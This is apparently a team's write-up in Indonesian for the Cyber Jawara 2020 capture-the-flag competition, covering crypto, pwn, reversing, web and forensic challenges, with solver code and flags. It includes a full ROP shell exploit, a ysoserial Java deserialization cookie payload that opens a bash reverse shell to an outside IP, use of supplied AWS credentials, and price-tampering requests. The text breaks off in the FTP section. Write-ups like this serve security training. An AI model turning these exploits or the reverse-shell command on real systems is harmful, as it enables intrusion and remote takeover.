



[Capture The Flag]

NAMA TIM : [Lontang Lantung]

Kamis, 17 September 2020

Ketua Tim

1. Nizam Abdullah

Member

1. Bagas Mukti W
2. Ryan Irwansyah

Table of Content

—	Crypto	
	—	CaaS (463)
	—	Message Holmes (524)
—	Forensic	
	—	FTP (100)
	—	Home Folder (100)
	—	Image PIX (167)
—	Pwn	
	—	Syscall (484)
	—	ROP (590)
—	Reverse Engineering	
	—	BabyBaby (316)
	—	Pawon (484)
	—	Snake 2020 (524)
	—	Holmes Code (636)
	—	Home Sherlock (652)
—	Web	
	—	AWS (100)
	—	Toko Masker 1 (100)
	—	Toko Masker 2 (100)
	—	Extra Mile (646)

CRYPTO

CaaS (463pts)

Diberikan sebuah file bernama caas.py, flag yang sudah dienkripsi, dan sebuah service netcut pada **net.cyber.jawara.systems 3001**. Service merupakan fitur untuk mengenkripsi text, yang juga digunakan untuk mengenkripsi flag. Berikut potongan script yang digunakan untuk mengenkripsi pesan.

```
def __init__(self):
    self.aes_obj = AES.new(key, AES.MODE_OFB, iv)

def encrypt(self, s):
    padding_len = 16 - (len(s) & 0xf)
    plain_text= (s + chr(padding_len) * padding_len).encode("utf-8")
    cipher_bytes = self.aes_obj.encrypt(plain_text)
    encoded_cipher_bytes = b64encode(cipher_bytes).decode('utf-8')
    return encoded_cipher_bytes
```

Enkripsi dilakukan dengan menggunakan AES OFB. Algoritma AES OFB sendiri adalah dengan men-xor antara IV dan KEY. Lalu hasil enkripsi tersebut akan di-xor dengan PLAINTEXT. Dengan begitu plaintext tidak mengalami proses enkripsi.

Karena service mengenkripsi pesan dari user dengan IV dan KEY yang sama, artinya kita bisa mendapatkan hasil enkripsi IV dan KEY, yaitu dengan men-xor plaintext dari kita dengan hasil dari enkripsi yang dioutputkan oleh server.

```
λ > nc net.cyber.jawara.systems 3001
Insert a text to encrypt:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Result:
ppR16dmeXx8zG1/RW0vRfoXWbNgyIWreScDM12tuu1U/jGcnUs7msQbxIS1PSQsAdwoDHN3hRcsgLX0q
IIV42UMSI1P7Q3oZC93I1HiUxmg=
```

Lakukan xor text yang diinput dengan hasil yang didapat, lalu hasil dari xor tersebut di-xor dengan encrypted flag. Maka didapatkan flag. Berikut solvernya.

```
def xorrr(a, b):
    return "".join([chr(ord(i)^ord(j)) for i,j in zip(a, b)])
```

```

encrypted_flag =
"pJ8GmKrvZS0d03LPfcvjXrbIRusaEF/wb/Ps8ENwmH0fvkcIau74mSnZPwBvbyMeXyUrAvDBY+McaztsZs
M+nw==".decode('base64')
known_plain    = "A"*65
encrypted_plain =
"ppR16dmeXx8zG1/RW0vRfoXWbNgyIWreScDM12tuu1U/jGcnUs7msQbxIS1PSQsAdwoDHN3hRcsgLX0qII
V42UMSIIP7Q3oZC93IlHiUxmg=".decode('base64')

keys = xorrr(known_plain, encrypted_plain)
flag  = xorrr(encrypted_flag, keys)

print(flag[:57])

```

FLAG : CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}

Message Holmes (524pts)

Diberikan file encrypt.py yang digunakan untuk menenkripsi flag. Lakukan bruteforce per-karakter dengan menggunakan fungsi encrypt yang ada pada script yang didapat pada soal. Yaitu dengan acuan hasil enkripsi flag yang didapat. Berikut solversnya.

```

def encrypt(message):
    serverPublicKey = [29, 2021, 666, 879, 3, 404, 1337, 1945]
    cipherText = ""
    for c in message:
        temp = ord(c)
        s = '{0:08b}'.format(temp)
        i = 7
        num = 0
        for ch in s:
            if ch == '1':
                num += serverPublicKey[i]
                i -= 1
        cipherText += format(num, '04x')
    return cipherText

publicKey = [90, 4657, 404, 666, 7, 1337, 764, 7741]
superIncreasing = [9, 3, 21, 89, 91, 404, 666, 771]
encrypted_flag =
"0d3b108d097c0197097c0197124107d608a8099913470d3e096a0eb506ea14bb096713470b5f06ea11
690431122401b114bb09840cf6"

flag = ""

```

```

while not flag.endswith("{}"):
    for i in range(256):
        temp_flag = flag + chr(i)
        encrypted = encrypt(temp_flag)
        if encrypted == encrypted_flag[:len(encrypted)]:
            flag = temp_flag
            break
print flag

```

FLAG : CJ2020{TH3_Strand_Mag4z!ne}

PWN

Syscall (484pts)

Diberikan service `nc pwn.cyber.jawara.systems 13371`. Pada service juga menampilkan alamat dari string flag. Solusinya adalah syscall write, yaitu untuk mencetak string flag ke client. Syscall write pada 64bit mempunyai nomor 1, dan parameter/argument nya bisa dilihat dengan command `man 2 write` pada linux manual page. Berikut screenshotnya.

```

λ > nc pwn.cyber.jawara.systems 13371
>>> CJ Syscall <<<
Alamat memori flag: 0x55597f398b68
Nomor syscall: 1
arg0: 1
arg1: 93842874927976
arg2: 40
arg3: 0
arg4: 0
arg5: 0

Menjalankan syscall(1, 1, 93842874927976, 40, 0, 0, 0)
CJ2020{pemanasan_dulu_ya_agan_sekalian}

```

FLAG : CJ2020{pemanasan_dulu_ya_agan_sekalian}

**Ubah dulu address flag ke desimal. 40 adalah length text yang akan di-write. Dan 1 adalah fd dari STDOUT.*

ROP (590pts)

Diberikan service, file `elf_info` yang berisi informasi tentang binary yang berjalan pada service, dan `gadget` yang berisi gadget-gadget yang ada pada binary yang dijalankan pada service. Yang saya lakukan adalah mencari gadget-gadget yang akan dipakai untuk melakukan rop yaitu menjalankan `execve("/bin/sh", 0, 0)`.

Saya menemukan gadget berikut yang akan kita gunakan untuk menkopi string `"/bin/sh"` ke alamat yang kita tentukan, yaitu `bss`.

```
0x000000000442414 : mov dword ptr [rdx], eax ; mov rax, rdi ; ret
0x000000000484dcd : mov dword ptr [rdx], eax ; pop rbx ; ret
0x0000000004182d8 : mov dword ptr [rdx], eax ; ret
0x0000000004900af : mov dword ptr [rip + 0x22bc3b], ebx ; jne 0x4900a1 ; pop rbx ; ret
0x0000000004848f8 : mov dword ptr [rip + 0x23776a], eax ; ret
```

Alamat `bss` sendiri kita bisa dapatkan pada file `elf_info`. Flow rop-nya sendiri yaitu dengan mengisi `eax` dengan string `"/bin/sh"` yang dipecah menjadi 4byte karena `eax` membaca 4bit. Dan mengisi `rdx` dengan alamat `bss`.

Lalu lakukan syscall `execve` dengan,

1. `RAX` berisi nomor syscall `execve` yaitu 59
Gadget: `0x0000000004155a4` (`pop rax ; ret`)
2. `RDI` berisi alamat `bss`
Gadget: `0x000000000400696` (`pop rdi ; ret`)
3. `RSI` berisi 0
Gadget: `0x000000000410183` (`pop rsi ; ret`)
4. `RDX` berisi 0
Gadget: `0x0000000004497c5` (`pop rdx ; ret`)
5. Syscall (`0x00000000047b52f`)

Berikut solvernya,

```
#!/usr/bin/python

from pwn import *

r = remote("pwn.cyber.jawara.systems", 13372)

rop_chain = "A"*(16)
rop_chain += p64(0x0000000004155a4) # pop rax ; ret
rop_chain += "/bin"*2
rop_chain += p64(0x0000000004497c5) # pop rdx ; ret
rop_chain += p64(0x0000000006bb2e0) # .bss
rop_chain += p64(0x0000000004182d8) # mov dword ptr [rdx], eax ; ret
rop_chain += p64(0x0000000004155a4) # pop rax ; ret
rop_chain += "//sh"*2
rop_chain += p64(0x0000000004497c5) # pop rdx ; ret
rop_chain += p64(0x0000000006bb2e4) # .bss + 4
rop_chain += p64(0x0000000004182d8) # mov dword ptr [rdx], eax ; ret
rop_chain += p64(0x0000000004155a4) # pop rax ; ret
rop_chain += p64(59) # execve
rop_chain += p64(0x000000000400696) # pop rdi ; ret
rop_chain += p64(0x0000000006bb2e0) # arg0: "/bin/sh"
```

```

rop_chain += p64(0x0000000000410183) # pop rsi ; ret
rop_chain += p64(0) # arg1: 0
rop_chain += p64(0x00000000004497c5) # pop rdx ; ret
rop_chain += p64(0) # arg2: 0
rop_chain += p64(0x000000000047b52f) # syscall

r.sendlineafter(": ", rop_chain)
r.interactive()

```

```

λ > python solver.py
[+] Opening connection to pwn.cyber.jawara.systems on port 13372: Done
[*] Switching to interactive mode
$ ls
flag.txt
rop
$ cat flag*
CJ2020{belajar_bikin_ropchain_sendiri_dong}

$
[*] Interrupted
[*] Closed connection to pwn.cyber.jawara.systems port 13372

```

FLAG : CJ2020{belajar_bikin_ropchain_sendiri_dong}

REVERSE ENGINEERING

BabyBaby (316pts)

Diberikan file binary babybaby. Berikut hasil decompile menggunakan IDA.

```

printf("Masukkan 3 angka: ", argv, envp);
__isoc99_scanf("%d %d %d", &v5, &v6, &v7);
if ( v5 + v6 != v5 * v7 || v6 / v7 != 20 || v6 / v5 != 3 )
{
    puts("Salah!");
}
else
{
    i = 0;
    puts("Benar!");
    for ( i = 0; i <= 20; ++i )
    {
        if ( !(i % 3) )
            putchar(1e1[i] ^ v5);
    }
}

```

```

    if ( i % 3 == 1 )
        putchar(1e1[i] ^ v6);
    if ( i % 3 == 2 )
        putchar(1e1[i] ^ v7);
}
}

```

Ketiga bilangan harus bisa melewati perhitungan berikut:

1. $A + B == A * C$
2. $B / C == 20$
3. $B / A == 3$

Cari ketiga bilangan menggunakan z3, berikut solvernya.

```

from z3 import *

s = Solver()
N = [BitVec('N[{}]'.format(i), 32) for i in range(3)]

for i in range(3):
    s.add(N[i] >= 0, N[i] <= 256)

s.add(N[0] + N[1] == N[0] * N[2])
s.add(N[1] / N[2] == 20)
s.add(N[1] / N[0] == 3)
s.check()

print s.model()

```

```

λ > python baby.py
[N[1] = 81, N[2] = 4, N[0] = 27]

λ > ./baby
Masukkan 3 angka: 27 81 4
Benar!
CJ2020{b4A4a4BBbb7yy}
λ >

```

FLAG : CJ2020{b4A4a4BBbb7yy}

Pawon (484pts)

Soal ini mengambil email inputan kita dan pin. Cari pin yang valid menggunakan z3, berikut solvernya.


```

from z3 import *

s = Solver()
v = [BitVec("v%d" % i, 32) for i in range(25)]

s.add( v[22-17] == 45)
s.add( v[28-17] == 45)
s.add( v[35-17] == 45 )
s.add( v[17-17] == v[27-17] )
s.add( v[18-17] == 101 )
s.add( v[20-17] == 80 )
s.add( v[19-17] == 109 )
s.add( v[21-17] == v[18-17] )
s.add( v[23-17] == 106 )
s.add( v[24-17] == 111 )
s.add( v[25-17] == v[26-17] )
s.add( v[26-17] == 83 )
s.add( 9 + 2 * v[22-17] == v[29-17])
s.add( v[40-17] == v[34-17] + 3 )
s.add( v[30-17] == v[37-17] )
s.add( v[31-17] == 122 )
s.add(-134 + 2 * v[32-17] == v[33-17])
s.add( v[38-17] == 84 )
s.add( v[33-17] == 72 )
s.add( v[37-17] == 117 )
s.add( v[34-17] == 53 )
s.add( v[36-17] == 83 )
s.add( v[39-17] == 49 )
s.add( v[27-17] == v[38-17] )
s.add(-61 + 2 * v[41-17] == v[37-17])

s.check()
m = s.model()
pin = ""
for i in v:
    pin += chr(m[i].as_long())

print pin

```

```

λ > python solver.py
TemPe-joSST-cuzgH5-SuT18Y

λ > ./pawon
-----
CJ 2020
-----
Enter Your Mail
> nzm@lol
Enter Serial
> TemPe-joSST-cuzgH5-SuT18Y

CJ2020{r+jKctQn&m14l,.JBH8WckZj}

```

Copy flag tersebut, hilangkan 1 huruf non-printable, submit, dan flag yang benar didapatkan.

FLAG : CJ2020{r+jKctQn&m14l,.JBH8WckZj}

Snake 2020 (524pts)

Diberikan file java jar snake yang merupakan aplikasi game snake. Soal ini tidak ada kaitannya dengan cheat engine yang biasanya mengubah value dari address variable-variable tertentu karena dari hint dikatakan: "Mengubah skor secara langsung menggunakan aplikasi semacam cheat engine tidak akan mengeluarkan flag."

Hal yang dilakukan selanjutnya adalah, karena ini merupakan file java, maka decompile snake.jar pada website <http://www.javadecompilers.com/>. Didapatkan file-file:

```

λ > tree snake
snake
├── Direction.java
├── Game.java
├── GameStatus.java
├── Main.java
├── META-INF
│   └── MANIFEST.MF
├── Point.java
└── Snake.java

```

Yang terpenting disini adalah file Game.java, karena didalamnya merupakan tempat untuk menampilkan pesan start, win, dll.

Berikut potongan kode validasi menampilkan flag.

```

if (this.pivot == MILESTONES.length) {
    this.drawCenteredString(var2, this.letters, FONT_M_ITALIC, 330);
    this.drawCenteredString(var2, "Nice", FONT_L, 300);
}

```

`this.letters` sendiri didapatkan pada potongan kode berikut,

```

if (this.pivot < MILESTONES.length && this.points == MILESTONES[this.pivot]) {

```

```

if (this.pivot > 0) {
    this.letters = this.letters + (char)(MILESTONES[this.pivot] - this.lastPivot);
}
this.lastPivot = MILESTONES[this.pivot];
++this.pivot;
}

```

Berikut value dari MILESTONES dan lastPivot awal.

```

private int lastPivot = 0;
private static int[] MILESTONES = new int[]{5191, 5271, 5385, 5490, 5612, 5713,
5771, 5803, 5870, 5944, 5994, 6042, 6092, 6140, 6263, 6362, 6466, 6517, 6569, 6685,
6734, 6844, 6947, 7042, 7091, 7144, 7239, 7292, 7344, 7460, 7509, 7562, 7664, 7785,
7834, 7944, 8047, 8172};

```

`letters` ditambahkan dengan karakter dari pengurangan `MILESTONES[i] - lastPivot`, yang dimana `lastPivot` sendiri merupakan `MILESTONE[i]` yang diinisiasi kembali setelah pengurangan `MILESTONE[i]`. Yang berarti sama saja dengan, `MILESTONES[i] - MILESTONES[i-1]`. Berikut solversnya.

```

MILESTONES = [5191, 5271, 5385, 5490, 5612, 5713, 5771, 5803, 5870, 5944, 5994,
6042, 6092, 6140, 6263, 6362, 6466, 6517, 6569, 6685, 6734, 6844, 6947, 7042, 7091,
7144, 7239, 7292, 7344, 7460, 7509, 7562, 7664, 7785, 7834, 7944, 8047, 8172]
FLAG = ""
for i in range(1, len(MILESTONES)):
    FLAG += chr(MILESTONES[i] - MILESTONES[i-1])
print FLAG

```

FLAG : CJ2020{ch34t1ng_15_54t15fy1ng}

Holmes Code (636pts)

Diberikan file zip yang berisi banyak file binary, yang ketika dijalankan akan sleep selama 5 detik. Berikut assembly salah satu file (code0).

```

0x00000000006000b0: push    0x0
0x00000000006000b2: push    0x5
0x00000000006000b4: mov     rdi, rsp
0x00000000006000b7: mov     rax, 0x23
0x00000000006000be: syscall
0x00000000006000c0: pop     rax
0x00000000006000c1: pop     rax
0x00000000006000c2: mov     rax, QWORD PTR [rsp+0x10]
0x00000000006000c7: mov     dl, BYTE PTR [rax]
0x00000000006000c9: sub     dl, 0x1e
0x00000000006000cc: cmp     dl, 0xec
0x00000000006000cf: jne     0x6000e1

```

Yang menarik disini adalah terdapat pengecekan, pada:

```
0x00000000006000c9:  sub    dl, 0x1e
0x00000000006000cc:  cmp    dl, 0xec
```

Yang dimana value dari dl akan dikurangi dengan 0x1e lalu dibandingkan apakah hasilnya adalah 0xec. Tetapi tidak semua file binary tersebut menggunakan operasi yang sama. Semua binary tersebut hanya menggunakan 3 operasi, yaitu sub, add, xor.

Untuk mendapatkan value dari dl, dilakukan reverse yaitu:

$$dl = 0xec + 0x1e = 0x10a$$

Hasil yang benar adalah 0x0a, karena dl hanya mengambil 1 byte. Setelah itu konvert ke karakter. Berikut solver saya yaitu dengan mengambil opcode dari operator dan angka yang dibutuhkan.

```
#!/usr/bin/python

AESM = {
    0xea : "+", # reverse sub
    0xc2 : "-", # reverse add
    0xf2 : "^", # reverse xor
}

def solve(filename):
    code      = open(filename).read()
    operator  = ord(code[202])
    num_1     = ord(code[203])
    num_2     = ord(code[206])
    return str(num_2) + AESM[operator] + str(num_1)

flag = ""
for i in range(288):
    math = solve("code/code{}".format(i))
    flag += chr(eval(math) & 0xff)

print flag
```

```
λ > python solver.py
```

```
The story is notable for introducing the character of Irene Adler, who is one of the most notable
female characters in the Sherlock Holmes series, despite appearing in only one story.[1] Doyle ran
ked CJ2020{A_ScaNda1_in_B0h3mia} fifth in his list of his twelve favourite Holmes stories.
```

FLAG : CJ2020{A_ScaNda1_in_B0h3mia}

Home Sherlock (652pts)

Diberikan file binary bernama home yang berbasis golang. Dilakukan banyak recon, yaitu dengan men-decompile menggunakan IDA tetapi bingung cari fungsi yang mengolah inputan user :v + agak ngelag wkwk karena banyak fungsi. Dahlah, coba-coba cek string dan grep beberapa kemungkinan flag, yaitu format flag, dll. Tidak berhasil.

Terus entah kenapa udah pusing bismillah, coba-coba karena temen solve soal foren dengan cara seperti berikut, (beda tools, dia foren pake zsteg, aku pake string :v)

```
λ > strings home > dump_string.txt
λ > cat dump_string.txt | grep 2020
```

```
runtime: unexpected return pc for schedule: spinning with local workslice bounds out of range [%
x:%y:]slice bounds out of range [:%x:%y]too many references: cannot splice177635683940025046467781
0668945312588817841970012523233890533447265625Q0oyMDIwezIyMUJfQmFrZXJfU3RyMzN0fQofile type does no
t support deadlinefindfunc: bad findfunc tab entry idxfindrunnable: netpoll with spinninggreyobject
: obj not pointer-alignedmheap.freeSpanLocked - invalid freenetwork dropped connection on resetper
sistentalloc: align is too largepidleput: P has non-empty run queuereflect.MakeSlice of non-slice
typeruntime: close pollDesc w/o unblocktraceback did not unwind completelytransport endpoint is no
t connectedunsigned integer overflow on token 0123456789abcdefghijklmnopqrstuvwxyz4440892098500626
16169452667236328125Go pointer stored into non-Go memoryMStats vs MemStatsType size mismatchaccess
ing a corrupted shared libraryreflect: IsVariadic of non-func typereflect: NumField of non-struct
typereflect: funcLayout of non-func typeruntime: bad notifyList size - sync=runtime: invalid pc-en
coded table f=runtime: invalid typeBitsBulkBarrierruntime: mcall called on m->g0 stackruntime: sud
og with non-nil waitlinkruntime: unblock on closing pollDescruntime: wrong goroutine in newstacksi
gnal arrived during cgo execution
/home/owasp/CJ2020/home/home.go

λ > echo "Q0oyMDIwezIyMUJfQmFrZXJfU3RyMzN0fQo" | base64 -d
CJ2020{221B_Baker_Str33t}
base64: invalid input
```

FLAG : CJ2020{221B_Baker_Str33t}

WEB

AWS (100 pts)

Diberikan sebuah subdomain <https://cyberjawara.s3.amazonaws.com/> dan juga diberikan sebuah file **credentials** yang berisi credential AWS. Karena kami menduga ini adalah sebuah Amazon Simple Storage Service (S3) maka kami mencoba mencari referensi untuk memanfaatkan **credentials** yang diberikan.

Dari website <https://docs.aws.amazon.com/cli/latest/reference/s3/> kita mendapatkan cara untuk mengambil file dari Amazon S3 tersebut. Namun, kita perlu mengkonfigurasi credential yang diberikan dengan menggunakan command seperti berikut.

```
$ root@kali ~/$ mkdir -p ~/.aws
$ root@kali ~/$ cp credentials ~/.aws
$ root@kali ~/$ aws s3 ls s3://cyberjawara/
2020-09-14 13:37:06      48 flag-c72411d2642162555c7010141be4f0bd.txt
$ root@kali ~/$ _
```

Dari gambar diatas pertama kita membuat folder **~/.aws** lalu men-copy file **credentials** ke dalam folder tersebut. Setelah itu kita mengakses server **cyberjawara** dan melakukan directory listing dengan ls. Maka setelah itu kita hanya perlu memindahkan file flag ke local kita dan menampilkan flag-nya.

```
$ root@kali ~/$ aws s3 cp s3://cyberjawara/flag-c72411d2642162555c7010141be4f0bd.txt flag.txt
download: s3://cyberjawara/flag-c72411d2642162555c7010141be4f0bd.txt to ./flag.txt
$ root@kali ~/$ cat flag.txt
CJ2020{so_many_data_breaches_because_of_AWS_s3}
$ root@kali ~/$ _
```

FLAG: CJ2020{so_many_data_breaches_because_of_AWS_s3}


Toko Masker 1 (100pts)

Diberikan sebuah website beralamatkan pada <https://tokomasker1.web.cyber.jawara.systems/> dalam deskripsi soal terdapat intruksi untuk mendapatkan flag dengan cara membeli 100 buah masker N99 yang berharga 100\$ tiap 1 buah. Karena kita hanya memiliki uang 100\$ kita perlu melakukan tampering data untuk membeli 100 masker dengan harga 1\$ tiap satu buah.

```
POST /api/v1/getState HTTP/1.1
Host: tokomasker1.web.cyber.jawara.systems
Connection: close
Content-Length: 55
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.102 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://tokomasker1.web.cyber.jawara.systems
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://tokomasker1.web.cyber.jawara.systems/
Accept-Encoding: gzip, deflate
Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7

{"selectedItems":[{"pk":"3","price":1,"quantity":100}]}
```

Dari gambar diatas bisa dilihat kami mengubah price yang tadinya 100\$ menjadi 1\$ untuk productkey 3 yaitu masker N99 lalu mengirimkan request tersebut dan mendapatkan state untuk melakukan pembayaran.



Disitu terlihat kita membeli 100 buah masker N99 namun harga tiap masker hanya 1\$ membuat uang kita cukup untuk membeli 100 buah masker tersebut. Kita hanya perlu menekan **Proceed to Payment** dan melakukan pembayaran.

```
tokomasker1.web.cyber.jawara.systems says
```

```
CJ2020{ez_price_tampering_for_bonus}
```




FLAG: CJ2020{ez_price_tampering_for_bonus}

Toko Masker 2 (100pts)


Diberikan sebuah website <https://tokomasker2.web.cyber.jawara.systems/> yang mirip seperti soal sebelumnya yaitu **Toko Masker 1**. Namun ketika kita mencoba melakukan tampering seperti sebelumnya harga dari barang tersebut tidak berubah. Lalu kita kepikiran untuk menggunakan state yang terdapat pada soal sebelumnya untuk mendapatkan flag pada **Toko Masker 2**.

State: **iLA3sw5MkwVQVLzXbrZcbStgA2EI7vX6XSHfkMh4wO03VXuTpfDsnL9ZfeUYrfdAak2p
hm4Wj5yjAJ%2Bm5p12EcCRt808tFwlcpcZS9pV3rQCr5Dk6TeTqUTkXcr1za2Ex12UtTdSjEC3
ojyQrC9T7I0fZmWH9GIH%2FD5xp%2B%2ByVLD6StTXQ6YnL04CNiypaKRk**



Kita menggunakan state sebelumnya dan ternyata bisa digunakan untuk web **Toko Masker 2** dan terlihat bahwa harga untuk tiap maskernya berubah menjadi 1\$. Lalu kita hanya perlu menekan tombol **Proceed to Payment** dan melakukan pembayaran untuk mendapatkan flag.

```
tokomasker2.web.cyber.jawara.systems says  
CJ2020{another_variant_of_price_tampering_from_real_  
case}
```



FLAG: CJ2020{another_variant_of_price_tampering_from_real_case}

Extra Mile (646pts)

Diberikan sebuah website beralamat pada <https://extramile.web.cyber.jawara.systems/> dan ketika dibuka menampilkan form login. Karena pada deskripsi soal terdapat username dan password yaitu **admin:admin**, maka kita mencoba login dan hanya mendapati tampilan seperti berikut.

Welcome to the dashboard!



Dari deskripsi soal kita disuruh menempuh extra mile dan mendapatkan impact setinggi mungkin. Oleh karena itu kami mencoba melihat cookies web tersebut dan meng-identifikasinya.

```
$ root@kali ~ /cj/extramiles cat cookies.txt
r00ABXNyAA9XRUDVEYUvXNlckluZm8AAAAAIAAAkwABXRva2VudAASTGphdmEvdGFuZy9TdHJp
bmc7TAAIdXNlcm5hbWVxAH4AAAXhwdAAgMjEyMzJmMjk3YTU3YTVhNzQzODk0YTB1NGE4MDFmYzN0AAVh
ZG1pbG==
$ root@kali ~ /cj/extramiles cat cookies.txt | base64 -d > decoded
$ root@kali ~ /cj/extramiles file decoded
decoded: Java serialization data, version 5
$ root@kali ~ /cj/extramiles -
```

Terlihat disitu bahwa cookie tersebut menggunakan Java serialization data version 5 yang telah di-encode menggunakan base64 maka kita mencari referensi tentang vulnerability pada Java Serialization. Dari web <https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet> kita mendapatkan cara untuk membuat payload dan melakukan eksploitasi menggunakan **ysoserial**.

```
$ root@kali ~ /cj/extramiles java -jar ysoserial-modified.jar CommonsCollections5 bash "bash -i >& /dev/tcp/167.99.65.52/1337 0>&1" 2>/dev/null | base64 -w0 > payload
$ root@kali ~ /cj/extramiles curl --cookie "userInfo=$(cat payload)" http://extramile.web.cyber.jawara.systems/index.jsp -o /dev/null -s
$ root@kali ~ /cj/extramiles
```

```
sysadmin@SG1:~$ nc -vlp 1337
listening on [0.0.0.0] (family 0, port 1337)
Connection from [159.65.137.97] port 1337 [tcp/*] accepted (family 2, sport 40532)
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
nobody@83f0a377e06e:/usr/local/tomcat$ ls / | grep flag
ls / | grep flag
flag-41360aaf1f2fb48d7ad9fe6570f938ac7caf315d.txt
nobody@83f0a377e06e:/usr/local/tomcat$ cat /flag-41360aaf1f2fb48d7ad9fe6570f938ac7caf315d.txt
< /flag-41360aaf1f2fb48d7ad9fe6570f938ac7caf315d.txt
CJ2020{d3sErIalIzation_Vuln3rability_1s_c0mm0n_in_Java_web_apps}
nobody@83f0a377e06e:/usr/local/tomcat$
```


Dari gambar diatas saya menggunakan <https://github.com/pimps/ysoserial-modified> karena **ysoserial** yang biasa tidak dapat menangani command yang kompleks seperti control pipe. Lalu dengan tool tersebut saya memilih menggunakan **CommonsCollections5** dan command untuk backconnect menggunakan bash. Setelah itu saya mengeksekusi payload pada bagian cookie dengan param **userInfo**. Setelah itu kita hanya perlu menyiapkan listener dan menampilkan flagnya.

FLAG: CJ2020{d3sErialization_Vuln3rability_1s_c0mm0n_in_Java_web_apps}

Forensic

FTP (100pts)

Diberikan sebuah file capture bernama **ftp_cj.pcap** lalu saya buka dan mencari semua yang berhubungan dengan FTP. Setelah mencari hal hal yang berhubungan FTP saya menemukan sesuatu yang menarik pada protocol **FTP-DATA**.



No.	Source	Destination	Protocol	Command	Info
2212	159.65.5.73	159.65.137.97	FTP-DATA	STOR a0	FTP Data: 1 bytes (PORT) (STOR a0)
2228	159.65.5.73	159.65.137.97	FTP-DATA	STOR a1	FTP Data: 1 bytes (PORT) (STOR a1)
2251	159.65.5.73	159.65.137.97	FTP-DATA	STOR a11	FTP Data: 1 bytes (PORT) (STOR a11)
2265	159.65.5.73	159.65.137.97	FTP-DATA	STOR a12	FTP Data: 1 bytes (PORT) (STOR a12)
2279	159.65.5.73	159.65.137.97	FTP-DATA	STOR a13	FTP Data: 1 bytes (PORT) (STOR a13)
2293	159.65.5.73	159.65.137.97	FTP-DATA	STOR a14	FTP Data: 1 bytes (PORT) (STOR a14)
2307	159.65.5.73	159.65.137.97	FTP-DATA	STOR a15	FTP Data: 1 bytes (PORT) (STOR a15)
2321	159.65.5.73	159.65.137.97	FTP-DATA	STOR a16	FTP Data: 1 bytes (PORT) (STOR a16)
2340	159.65.5.73	159.65.137.97	FTP-DATA	STOR a17	FTP Data: 1 bytes (PORT) (STOR a17)
2356	159.65.5.73	159.65.137.97	FTP-DATA	STOR a18	FTP Data: 1 bytes (PORT) (STOR a18)
2370	159.65.5.73	159.65.137.97	FTP-DATA	STOR a19	FTP Data: 1 bytes (PORT) (STOR a19)
